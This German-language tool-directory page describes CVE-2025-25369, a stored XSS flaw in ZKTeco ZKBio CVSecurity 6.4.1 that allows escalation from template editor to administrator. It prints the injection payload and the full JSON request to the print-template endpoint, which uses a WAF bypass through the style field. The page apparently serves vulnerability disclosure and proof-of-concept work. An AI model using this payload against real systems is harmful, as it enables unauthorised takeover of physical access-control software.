Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-25369 — Dokumentierter XSS-Exploit für ZKBio CVSecurity v.6.4.1 mit WAF-Bypass, der eine Privilegienausweitung vom Template-Editor zum Administrator über manipulierte Druckvorlagen ermöglicht. | Kitploit
Tools/GitHubGitHub/lkasjkasj/cve-2025-25369
Privilege EscalationSchwachstellenanalyseExploitationWebanwendungs-ExploitationWAF-UmgehungPenetrationstests
GitHublkasjkasj/cve-2025-25369

CVE-2025-25369

Dokumentierter XSS-Exploit für ZKBio CVSecurity v.6.4.1 mit WAF-Bypass, der eine Privilegienausweitung vom Template-Editor zum Administrator über manipulierte Druckvorlagen ermöglicht.

Repository anzeigen
34vor 1 JahrNoch nicht geprüft
Teilen

CVE-2025-25369: Cross-Site-Scripting-Schwachstelle in ZKTeco ZKBio CVSecurity v.6.4.1

In ZKBio CVSecurity v.6.4.1 wurde eine XSS-Schwachstelle entdeckt.

Ein Angreifer könnte diese Schwachstelle mit Template-Editor-Berechtigungen ausnutzen und seine Berechtigungen auf Administratorrechte ausweiten. Auch das Umgehen der integrierten WAF wurde implementiert. Dies kann zu einer vollständigen Kompromittierung des Systems führen.

  • Betroffene Versionen: ZKBio CVSecurity <= v.6.4.1
  • Behoben in: -

CVSS-Score: 4.3 (Niedrig)
Vektor: CVSS:4.3 AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:L/A:L

Betroffene Komponente:

  • zkbiosecurity/system/remote/BasePrintTemplateRemote.class

  • basePrintTemplate.do?savePrintTemplate

Angriffsvektoren:


  • Einschleusen von XSS beim Erstellen einer druckbaren Vorlage

Payload:

onpointerdown="prompt(8)"

Alle Daten für die Anfrage:

[{"printType":""background","width":318,"height":505,"printValue":"/upload/pers/101010101.txt"","direction":"1"},{"cell":"printData.person.pin","leftPoint":"77px","topPoint":"323px","width":117,"height":20,"printType":"text","style":"draggable" onpointerdown="prompt(8)" ui-draggable","color":"0, 0, 0","fontSize":"18px","align":"start","fontFamily":""Arial"","printValue":"pers_person_pin","direction":"1"}]
image

image

image

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    354
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →